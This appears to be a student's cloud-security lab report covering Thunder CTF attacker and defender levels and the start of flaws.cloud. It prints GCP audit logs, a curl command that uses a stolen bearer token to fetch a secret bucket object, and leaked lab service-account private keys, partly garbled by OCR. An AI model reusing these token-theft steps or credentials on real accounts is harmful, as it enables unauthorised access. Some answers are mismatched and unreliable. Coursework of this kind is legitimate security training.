
```
{
  insertId: "ktthe2jf1ky1yl"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {}
    authorizationInfo: [1]
    methodName: "storage.objects.get"
    requestMetadata: {4}
    resourceLocation: {}
    resourceName: "projects/_/buckets/a5-bucket-883227565353/objects/secret.txt"
    serviceName: "storage.googleapis.com"
    status: {0}
  }
  receiveTimestamp: "2022-02-25T08:08:41.140945416Z"
  resource: {2}
  severity: "INFO"
  timestamp: "2022-02-25T08:08:40.162274893Z"
}
```

2022-02-25 00:07:32.631 PST iam.googleapis.com google.iam.admin.v1.UpdateRole \_laflieu/roles/a5\_access\_role\_883227565353 a5-func-883227565353-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com


```
{
  insertId: "a12pse14wb0"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Factivity"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {}
    authorizationInfo: [1]
    methodName: "google.iam.admin.v1.UpdateRole"
    request: {4}
    requestMetadata: {4}
    resourceName: "projects/w22websec-elafleur-evan-lafleu/roles/a5_access_role_883227565353"
    response: {7}
    serviceData: {2}
    serviceName: "iam.googleapis.com"
    status: {0}
  }
  receiveTimestamp: "2022-02-25T08:07:33.667617016Z"
  resource: {2}
  severity: "NOTICE"
  timestamp: "2022-02-25T08:07:32.631808022Z"
}
```

2022-02-25 00:00:04.759 PST cloudfunctions.googleapis.com \_loudFunctionsService.UpdateFunction \_central1/functions/a5-func-883227565353 elafleur@pdx.edu audit\_log, method: "google.cloud.functions.v1.CloudFunctionsService.UpdateFunction", principal\_email: "elafleur@pdx.edu"

```
{
  insertId: "1nxlpqae1oylu"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Factivity"
  operation: {
    first: true
    id: "operations/dzIyd2Vic2VjLWVsYWZsZXVjLWV4tbGFmbGV1L3VzLWN1bnRyYWwxL2E1LWZ1bmMt0DgzMjI3NTY1MzUzL3F1SndBTjBzVjhV"
    producer: "cloudfunctions.googleapis.com"
  }
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {}
    authorizationInfo: [1]
    methodName: "google.cloud.functions.v1.CloudFunctionsService.UpdateFunction"
    request: {3}
    requestMetadata: {4}
    resourceLocation: {}
    resourceName: "projects/w22websec-elafleur-evan-lafleu/locations/us-central1/functions/a5-func-883227565353"
    serviceName: "cloudfunctions.googleapis.com"
  }
  receiveTimestamp: "2022-02-25T08:00:05.785321643Z"
  resource: {2}
  severity: "NOTICE"
  timestamp: "2022-02-25T08:00:04.759152Z"
}
```



"a5-func-883227565353-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com"



- What is the service account key name used to perform the operation?
  - //iam.googleapis.com/projects/w22websec-elafleur-evan-lafleu/serviceAccounts/a5-access@w22websec-elafleur-evan-lafleu.gserviceaccount.com
- What IP address did the request originate from? What UserAgent was used?
  - 64.233.172.171
- What methodName was invoked and what authorization permission was used for this operation?
  - command/gcloud.functions.deploy
- What evidence suggests that this request did not come from the Cloud Function itself?
  - The function has its own role/policy

883227565353-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com

```
{
  insertId: "ai2pse14wb0"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Factivity"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {}
    authorizationInfo: []
    methodName: "google.iam.admin.v1.UpdateRole"
    request: {
      @type: "type.googleapis.com/google.iam.admin.v1.UpdateRoleRequest"
      name: "projects/w22websec-elafleur-evan-lafleu/roles/a5_access_role_883227565353"
      role: {
        included_permissions: [
          0: "storage.objects.get"
          1: "storage.objects.list"
          2: "storage.buckets.get"
          3: "storage.buckets.list"
        ]
      }
      update_mask: {1}
    }
    requestMetadata: {
      callerIp: "104.198.101.248"
      callerSuppliedUserAgent: "curl/7.74.0,gzip(gfe)"
      destinationAttributes: {}
      requestAttributes: {2}
    }
    resourceName: "projects/w22websec-elafleur-evan-lafleu/roles/a5_access_role_883227565353"
    response: {}
    serviceData: {2}
    serviceName: "iam.googleapis.com"
    status: {0}
  }
  receiveTimestamp: "2022-02-25T08:07:33.667617016Z"
  resource: {2}
  severity: "NOTICE"
  timestamp: "2022-02-25T08:07:32.631808022Z"
}
}
```

#### 4.2.17 a6container

Start Time: Fri 25 Feb 2022 08:38:10 AM UTC

End Time: Fri 25 Feb 2022 08:54:41 AM UTC

```
NAME: a6-container-vm
ZONE: us-west1-b
MACHINE_TYPE: f1-micro
PREEMPTIBLE:
INTERNAL_IP: 10.138.0.9
EXTERNAL_IP: 34.105.100.146
STATUS: RUNNING
```

```
metadata:
  fingerprint: Qp1D1kNa8LY=
  items:
  - key: gce-container-declaration
```

```

value: |
  apiVersion: v1
  kind: Pod
  metadata:
    name: a6
  spec:
    containers:
      - name: a6
        image: docker.io/wuchangfeng/thunder-ctf-a6:latest
        imagePullPolicy: Always
        ports:
          - containerPort: 80
            hostPort: 80

    tags:
      fingerprint: FYLDgkTK1A4=
      items:
        - http-server

```

@app.route('/admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d')

```
{"access_token":"ya29.c.b0AXv0zTNx14csmJhHszR_ilCGsiQNMaXj9x461j9WPc84CIYA6rrvsLkhwkDSE8scdGE8jiT29uuua7smP_hPIOU2iqSk66VfiYcUdHGYI0TmYeI6FoCBnqDN6uhAuNjCE3KVdz-mwUiMwb08PkclK52bS-_oxj0aYCyeEvryeimfyw_tHIqSkQMFRF3MMGwfa2L1xgn5Feg
```

```
curl
https://www.googleapis.com/storage/v1/b/a6-bucket-866686969683/o/secret.txt
?alt=media -H "Authorization: Bearer
ya29.c.b0AXv0zTNx14csmJhHszR_ilCGsiQNMaXj9x461j9WPc84CIYA6rrvsLkhwkDSE8scdGE8jiT29uuua7smP_hPIOU2iqSk66VfiYcUdHGYI0TmYeI6FoCBnqDN6uhAuNjCE3KVdz-mwUiMwb08PkclK52bS-_oxj0aYCyeEvryeimfyw_tHIqSkQMFRF3MMGwfa2L1xgn5Feg"
```

```
(env-tctf) elafleur@cloudshell:~/thunder-ctf (v22websec-elafleur-evan-laflieu)$ gautt ls
gs://a6-bucket-866686969683/
gs://gcf-source-748320662327-us-central1/
gs://w2websec-elafleur-evan-laflieu.appspot.com/
gs://w2websec-elafleur-evan-laflieu.appspot.com/
gs://w2websec-elafleur-evan-laflieu.appspot.com/
(gs://w2websec-elafleur-evan-laflieu.appspot.com/)

(env-tctf) elafleur@cloudshell:~/thunder-ctf (v22websec-elafleur-evan-laflieu)$ curl https://www.googleapis.com/storage/v1/b/a6-bucket-866686969683/o/secret.txt?alt=media -H "Authorization: Bearer ya29.c.b0AXv0zTNx14csmJhHszR_ilCGsiQNMaXj9x461j9WPc84CIYA6rrvsLkhwkDSE8scdGE8jiT29uuua7smP_hPIOU2iqSk66VfiYcUdHGYI0TmYeI6FoCBnqDN6uhAuNjCE3KVdz-mwUiMwb08PkclK52bS-_oxj0aYCyeEvryeimfyw_tHIqSkQMFRF3MMGwfa2L1xgn5Feg"
1281189246231640704555596516075314361958694462137 (env-tctf) elafleur@cloudshell:~/thunder-ctf (v22websec-elafleur-evan-laflieu)$
```

```
1281189246231640704555596516075314361958694462137 (env-tctf) elafleur
```

```

  i 2022-02-25 00:53:48.998 PST storage.googleapis.com storage.objects.get _6-bucket-866686969683/objects/secret.txt
a6-container-vm-sa@w22web... audit_log, method: "storage.objects.get", principal_email: "a6-container-vm-
sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com"

  { Hide log summary  Expand nested fields  Copy to clipboard  Copy link

  insertId: "a9wiw0e4iv25"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/claudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "a6-container-vm-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com"
      serviceAccountDelegationInfo: [1]
    }
  }
  authorizationInfo: [1]
  methodName: "storage.objects.get"
  requestMetadata: {
    callerIp: "104.198.101.248"
    callerSuppliedUserAgent: "curl/7.74.0,gzip(gfe)"
  }
  destinationAttributes: {0}
  requestAttributes: {2}
  resourceLocation: {1}
  resourceName: "projects/_/buckets/a6-bucket-866686969683/objects/secret.txt"
  serviceName: "storage.googleapis.com"
  status: {0}
  receiveTimestamp: "2022-02-25T08:53:49.856054517Z"
  resource: {2}
  severity: "INFO"
  timestamp: "2022-02-25T08:53:48.998429700Z"
}

```

- Explain why this would be a red flag for a forensic investigator.
  - Because this specific login information is linked to the virtual machine that was from a different location

NOTE[This container does not match above because i ended the vm without realizing that it still needed to be running, so i completed the steps again but it was not showing the same output as the code lab]

```

elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
41ce4b338c70 wuchangfeng/thunder-ctf-a6 "/bin/bash" About a minute ago Up About a minute lucid_pasteur
elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$

```

## 4.3 Thunder CTF Defender

### 4.3.3 defender/Intro

Start: Fri 25 Feb 2022 09:25:17 AM UTC

Completed: Fri 25 Feb 2022 09:38:42 AM UTC

```

"private_key_id": "607d6527f69df8b1a5fc77439d607039061320fb"
"private_key": "-----BEGIN PRIVATE
KEY-----\nMIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCW7n1UbA6/eW60\nrMRQp2Pcx1CbZ9SGafPKNPQC1FwGKUfHyMDFRbfCjM7Dafw/T4KNitea5rooiz\nw7HnjY/zIouDR2wdqtjZDdkz
1AfVSvbKYhrm+nxQXNzypeMSa04KgC0AoamBdzoc\nn1UcG3THrBsuhm129uPTB+vZu08ETzdJp40FLcTM0vPzWMiua0yqTlpXr/1eqHla\\nK0Z3Eiqf9Y/JX1lCuZcKnJrpSqxUezTNplNxvRS+NQCP5uV/e8m1GLyHF
c8vZZ/nvTYKeJfopTrCLG02SLMRBEnEmUVchYcq051uqkvDxKHOrTOF8d0e8M0VHnAY\\nJakkNce2zgMBAECCgEAK+ZQdxKPEEFrQH4vyaaM70x36HFqrsS3YzewSx95r\\nOK-horZ3lwty0KvaTVMj\\0wBHxxC1
eVCRfJSfajsMw2EKv91EOT6NUmmYtxu6hvV6L\\nzFXCXPVWeRl1ERa6/fyx980Rni/Cs8v8gx0LpJqkijTl/R4DsJxdovd0UGFPZPxng261eiULalbn\\OkIHE25ysm06Rcg0kdtJIVtni65MyakhgJNQSvxdfxFoGn
R07p\\nIDnbKYV//PM8ziHz/5g9qnSiM9hXMFKE3hxxna1/f01CvtTEmk5keB4d1jn4cs5\\nITGChkZN09t17uPa0/eN2w61ZkV79RQ0dJY5EQKBgQDPR7hzTpV4wywkA8q1nu4fIjouAqgYYKM3ZSLX4nuo1Zhga
7cb7XrmpuLaUNFMwhtn5ADGB8c/e034PdQfm\\nBZdRKjz2cJqPre+4+0Dt8FacQ4nDQSKjgyMuZu3Gy+bFhNyApGdoXm1NybmLyAT\\nZQdb0Lmn7H06tkq80p2mpA3ZQKBgQC6aDaP/CgtLhk++sA2hJAkoy9+wton1
ofVnfry'sBoEsSozb3m8lf3dyj5xv79t5dsBwjZ46/tftf4d1/WlxU2pr7uydBxNgkG6\\n9UrhrhTGo1JTLAaQxAc43zqUrYLZ2ErAnumRzcR01oaFkhTsaGdMDwqYpJjk\\nFgmh4CKHNwBgzrrN1pxkEqq0JadR
ParCzp01IJzwbH8tC37vcAftboFei7zW\\n4qdEurTC-DTXNgr8rfxneNf12ifpqsvJUmlsrb1bxth8x21tgq6FdhuhsNr0e17,nF2z/GLLbodDEpuJBrSO+jnfEBzdzOp2X2hjkZB0B6PMW3EX31c7mwhAoGBAjhg
\\ng7Rsru0HAzclLlvHOMzSJzdlwmDxIDK132jeTfh0ylhm8Vqza0f0qoxiuhaJiHkp\\np0x010wZ2RQnpoJY7Enprw8D9aIiYOR2C7pXJwAyqG5CFYgCrezGBYhiMuat+BO\\nrcYcvC/Qd5/cBkahrPwhX6kjbI0611knk

```

```
w1Rmf4P3AoGBAIut8wiuGeiAfHV+XkYY\ntCVheKffG63q8P/DjuGhg6Mr9QZjKhfIt/MDIEngyCq9TsnkFN1GKiRk2aGlyV\nuv0D5v4VY1HUVWoszn8QcWSzwF0qwIvuD4vzVxFJciJ5eXdd0fCqH4ubkc77+d6\n
BcUU9HDRFaUeayQ/xhVAEFPu\-----END PRIVATE KEY----\n",
  ↴ 2022-02-25 01:25:11.994 PST    iam.googleapis.com  _am.admin.v1.CreateServiceAccountKey  _-/serviceAccounts/107109602643521362825  elafleur@pdx.edu  audit_log, 
  ↴ {
    insertId: "15whc4pe97ybm"
    logName: "projects/cs495-thunder-defender/logs/cloudaudit.googleapis.com%2Factivity"
  ↴ protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  ↴ authenticationInfo: {
    principalEmail: "elafleur@pdx.edu"
    principalSubject: "user:elafleur@pdx.edu"
  }
  ↴ authorizationInfo: [1]
  methodName: "google.iam.admin.v1.CreateServiceAccountKey"
  ↴ request: {2}
  ↴ requestMetadata: {4}
  resourceName: "projects/-/serviceAccounts/107109602643521362825"
  ↴ response: {8}
  serviceName: "iam.googleapis.com"
  ↴ status: {0}
  }
  receiveTimestamp: "2022-02-25T09:25:12.782557500Z"
  ↴ resource: {2}
  severity: "NOTICE"
  timestamp: "2022-02-25T09:25:11.994007743Z"
}
```

```
  ↴ 2022-02-25 01:25:15.388 PST    storage.googleapis.com  storage.buckets.get  _ects/_/buckets/intro-bucket-786939819520  intro-npc@cs495-thunder-d...  audit_log, 
  ↴ method: "storage.buckets.get", principal_email: "intro-npc@cs495-thunder-defender.iam.gserviceaccount.com"
  ↴ {
    insertId: "wgw0we5xqdi"
    logName: "projects/cs495-thunder-defender/logs/cloudaudit.googleapis.com%2Fdata_access"
  ↴ protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  ↴ authenticationInfo: {
    principalEmail: "intro-npc@cs495-thunder-defender.iam.gserviceaccount.com"
    serviceAccountKeyName:
      "/iam.googleapis.com/projects/cs495-thunder-defender/serviceAccounts/intro-npc@cs495-thunder-
      defender.iam.gserviceaccount.com/keys/607d6527f69df8b1a5fc77439d607839061320fb"
  }
  ↴ authorizationInfo: [1]
  methodName: "storage.buckets.get"
  ↴ requestMetadata: {4}
  ↴ resourceLocation: {1}
  resourceName: "projects/_/buckets/intro-bucket-786939819520"
  serviceName: "storage.googleapis.com"
  ↴ status: {0}
  }
  receiveTimestamp: "2022-02-25T09:25:16.342454954Z"
  ↴ resource: {2}
  severity: "INFO"
  timestamp: "2022-02-25T09:25:15.388128283Z"
}

  ↴ resource: {
    ↴ labels: {
      bucket_name: "intro-bucket-786939819520"
      location: "us"
      project_id: "cs495-thunder-defender"
    }
    type: "gcs_bucket"
  }
```

#### 4.3.5 defender/audit (part 1)

Start: Fri 25 Feb 2022 10:02:08 AM UTC started 2 minutes before

Completed: Fri 25 Feb 2022 10:20:04 AM UTC

- What is the name of the Cloud SQL instance the proxy is connected to?

```
./cloud_sql_proxy
instances=cs495-thunder-defender:us-west1:userdata-db-instance-563
451082322=tcp:5432
```

- What type of database is the Cloud SQL instance running?

<input type="checkbox"/>	Instance ID <span>?</span> <span>↑</span>	Type	Public IP address
<input checked="" type="checkbox"/>	<a href="#">userdata-db-instance-563451082322</a>	PostgreSQL 13	34.105.63.44 <span>?</span>

- List all of the routes the web application implements

```
root@api-engine:/proc/11# ls -ld /proc/1/cwd
lrwxrwxrwx 1 root root 0 Feb 25 10:10 /proc/1/cwd -> /app
root@api-engine:/proc/11# ls -ld /proc/9/cwd
lrwxrwxrwx 1 root root 0 Feb 25 10:10 /proc/9/cwd -> /app
root@api-engine:/proc/11# ls -ld /proc/11/cwd
lrwxrwxrwx 1 root root 0 Feb 25 10:10 /proc/11/cwd -> /app
root@api-engine:/proc/11# ls -ld /proc/24/cwd
lrwxrwxrwx 1 root root 0 Feb 25 10:10 /proc/24/cwd -> /proc/11
```

- Explain what its function might be.
  - It looks like the attacker has implemented some sort of functionality that accesses the database. It is the only one that does not directly reference to the app.
- What is the name of the service account used to perform this operation?

```

2022-02-25 01:57:37.701 PST    compute.googleapis.com v1.compute.instances.setMetadata
                               _er/zones/us-west1-b/instances/api-engine compute-admin@cs495-thund... audit_log, method:
                               "v1.compute.instances.setMetadata", principal_email: "compute-admin@cs495-thunder-
                               defender.iam.gserviceaccount.com"

{
  insertId: "4q1e1ed5kuc"
  logName: "projects/cs495-thunder-defender/logs/cloudaudit.googleapis.com%Factivity"
  operation: {
    id: "operation-1645783055607-5d8d4ba682657-cabe1bf4-351d504a"
    last: true
    producer: "compute.googleapis.com"
  }
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "compute-admin@cs495-thunder-defender.iam.gserviceaccount.com"
    }
    metadata: {}
    methodName: "v1.compute.instances.setMetadata"
    request: {}
    requestMetadata: {
      resourceName: "projects/cs495-thunder-defender/zones/us-west1-b/instances/api-engine"
      serviceName: "compute.googleapis.com"
    }
    receiveTimestamp: "2022-02-25T09:57:37.998478308Z"
    resource: {}
    severity: "NOTICE"
    timestamp: "2022-02-25T09:57:37.701297Z"
  }
}

```

- What is the name of the metadata key that has been changed (Hint: expand out protoPayload.metadata)?
  - 0: "gce-container-declaration"

#### 4.3.9 defender/audit (part 2)

Start: Fri 25 Feb 2022 10:20:04 AM UTC

Completed: Fri 25 Feb 2022 10:31:24 AM UTC

- What is the name of the service account and the service account key (protoPayload.authenticationInfo) used to retrieve each object?

```

authenticationInfo: {
principalEmail: "dev-account@cs495-thunder-defender.iam.gserviceaccount.com"
serviceAccountKeyName:
"//iam.googleapis.com/projects/cs495-thunder-defender/serviceAccounts/dev-acco
nt@cs495-thunder-defender.iam.gserviceaccount.com/keys/6df6d52616cb51da2b4453fa
f62d1df1286694d3"
}

```

- Expand out the log entry associated with this access. What is the name of the object retrieved (e.g. protoPayload.resourceName)?

```

File Accessed:
resourceName: "projects/_/buckets/vm-image-bucket-563451082322"
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/test.py"

```

```
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/requirements.txt"
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/main.py"
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/compute-admin.json"
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/cloud_sql_proxy"
{1}
resourceName: "projects/_/buckets/vm-image-bucket-563451082322/objects/Dockerfile"
```

○

#### 4.3.11 defender/audit (part 3)

Start: Fri 25 Feb 2022 10:31:24 AM UTC

### Completed:

```
jsonPayload: {
  action: "Remove User"
  auth:
  "{
    "type": "service_account",
    "project_id": "cs495-thunder-defender",
    "private_key_id": "6df6d52616cb51da2b4453faf62d1df1286694d3",
    "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggsJAgEAAoIBAQDPLN+xUfTz0391\nnxLVtu0RbQro9rExdn80ba1DWqeWqjTBVSwjw4iXn1FJFYB4pqdfMba2tmK6tvlI\nnNyX2CXKviix\n1j1LBEGvq1q1UZb2VNNH3NkXFgvN0jg8SN/0nkX9kLRDNRk0rUlnotnIe0iWB+cFLwP/LkdiaoJ/tvTZMoCytMTidrxFCxeY8pFm4PkQSmcx00/OwH4\n\\nkBaCX4vqC4g4V9H00vHc91Nz\nZMFzebq3nq3DtH61X5dmXvxyTbTRGyew91Z22z0\\npnlGd75/TG3XiCtF9Yz12ChyC1p1Zf8TmsKNgycowSTwdK750H87g0dLpa5YF8Xnz/eA8odvAgMBAAEcggEAGEohkS+uSSqcBXl87\n/f3xf9aczVKisYxN5/3tFidAFRS\\nbGimi89n3u/A/Y3vBwgksGmIt1lHWq7DJPqt97Ju1zT9wqfPDbjN1DsY0pv50A\\nvVqvK10h0FSggjuMrmfvk41C1tX10mVx82WDH8SHK8KF63TIS\nLy5a4qeKt8mmFj\\nNEUTxdasfszocubX4UINDj68cv2l1sKw9u1a5XfGueTQtTu/W1NU8a4n2HOMBOD1q\\nuJV9Rh04uVaFkFGwpJmM9SYFxbnoFQRNs0La3FwqK5eN5o0aDNjUtLvspuU1\nE\\n3Lq1oIkgkwSckpwp1Z1Z9nusG9ZqccbaXJ0GKGBgDnrXw0THwfpfUoBy899ng+Zuq9vrs0Gye+18qtBn6+A4MdPuazfPapDzPf1tFBpnh5KboktR1Us51qtT3\\nDg82+ekLz+\nBtmhMsG1j8PvrBzD0px0D0Toqve5In0j9jZV16N6AvYMy1X\\P2Mx\\nU7FzPx0b90ce0K9zj+Lkj+YzuWkBQd01Uj0tDugY+JyJEPfx3G9V9Te5xgEr1j\\zj\\ntYrd4fx4v1DgIjWYUissvIb\nMf8C794RkQMPRmekC0L78Ig8qrD3G871x8ZRC+zK6\\nTN1HPb0v83MgN6TPZLjtHrmzo5154CedfM1zh98PigCmE2u1mMmnN6sv4uEun0Nq\\nYnq1TFj30K8gBqPGfgP1hybrkrABJ2/T50R\nyS/EHAQEnypdW01zYsRkC79nDoS\\nphlwzHSMCZIOfjsK/pIQR1xA24IH2i3c2XzwIhwuM8dIwjbyflidSto41/FUC0\\ng9WAtip0\\vJFKTgNr0t1jFyPxdrSzR9aDMP8h7M4ggobL9\nT1zHfIdAoGBAL1E\\nbxFpQ1EDU9pgL6zL1QzJRHxYhLnRkPHEZQg18MXgGWDXZKj+LVBVCg4SC3i\\nRjTJYVftqqpkjeH03gAlHTG4HbL7q1Fqxf7vZM2pTQ6DRfh0BF80dTxr\\tB0wy\nye\\nDp9rthukAaPooRfZBZ3s\\jQHDZ6V5Cj6Z309ZVAoGAbwZkYcA1A7m3Pd1t61\\n+1qTK1w+120hrLR20AIzihlyULyx\\t6CgJbel3L\\v9xa9Uck0i96trwtzsWZlun++P\\nTqAOobXOE7\nIyKdeAre2T2IkBmxUgv6DSXwsZHEPqq1pjzGcy0rEGx4jh442sYqf9\\nFt+T4DMGmdsDC\\z0h0zhNFE=\\n-----END PRIVATE KEY-----\\n",
    "client_email": "dev-account@cs495-thunder-defender.iam.gserviceaccount.com",
    "client_id": "104779772762091585327",
    "auth_uri": "https://accounts.google.com/o/oauth2/auth",
    "token_uri": "https://oauth2.googleapis.com/token",
    "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
    "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/dev-account%40cs495-thunder-defender.iam.gserviceaccount.com"
  }
}

error: "Invalid request: name authentication "
logger: "rmUser"
target: "Robert \\ dwell"
```

- Expand out the log entry associated with this access and examine the jsonPayload.auth field. What is the private\_key\_id of the leaked key?
    - "private\_key\_id": "6df6d52616cb51da2b4453faf62d1df1286694d3"
  - Expand out the entry and find the filter used to search the logs (protoPayload.request.filter).

```

insertId: "nln0sgchdw"
logName: "projects/cs495-thunder-defender/logs/cloudaudit.googleapis.com%2Fdata_access"
protoPayload: {
  @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  authenticationInfo: {3}
  authorizationInfo: [3]
  methodName: "google.logging.v2.LoggingServiceV2.ListLogEntries"
  request: {
    @type: "type.googleapis.com/google.logging.v2.ListLogEntriesRequest"
    filter: "logName=projects/cs495-thunder-defender/logs/rmUser AND timestamp>="2022-02-24T09:57:30.920103+0000""
```

- What is the service account key (protoPayload.authenticationInfo) used to list the log entries?

```
"//iam.googleapis.com/projects/cs495-thunder-defender/serviceAccounts/log-viewer@cs495-thunder-defender.iam.gserviceaccount.com/keys/8409f440ae6fa12d92a6d0d933a358c6985bd326"
```

## 4.4 flaws.cloud

### 4.4.2 flaws: Level 1

```
[evan@elafleur ~ % dig -x 52.92.195.11
; <>> DiG 9.10.6 <>> -x 52.92.195.11
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29383
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 5, ADDITIONAL: 3
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;11.195.92.52.in-addr.arpa. IN PTR
;;
;; ANSWER SECTION:
11.195.92.52.in-addr.arpa. 900 IN PTR s3-website-us-west-2.amazonaws.com.

;; AUTHORITY SECTION:
92.52.in-addr.arpa. 22599 IN NS pdns1.ultradvns.net.
92.52.in-addr.arpa. 22599 IN NS x3.amazonaws.org.
92.52.in-addr.arpa. 22599 IN NS x4.amazonaws.org.
92.52.in-addr.arpa. 22599 IN NS x2.amazonaws.com.
92.52.in-addr.arpa. 22599 IN NS x1.amazonaws.com.

;; ADDITIONAL SECTION:
pdns1.ultradvns.net. 678 IN A 204.74.108.1
pdns1.ultradvns.net. 2246 IN AAAA 2001:502:f3ff::1
;;
;; Query time: 34 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Tue Feb 22 00:59:47 PST 2022
;; MSG SIZE rcvd: 259
evan@elafleur ~ %
```

As shown above, this is located in us-west-2.

← → ⌂ Not Secure | flaws.cloud.s3-website-us-west-2.amazonaws.com

CSV Canvas phpPgAdmin ER ERDPlus Dashboard | Web... Web and Cloud Se... Google Cloud Plat... Truth Tables Reading List



## Welcome to the fAWS challenge!

Brought to you by Scott Piper of [Summit Route](#),  
an independent AWS security consultant.  
I offer training if you're interested in learning more about AWS security.



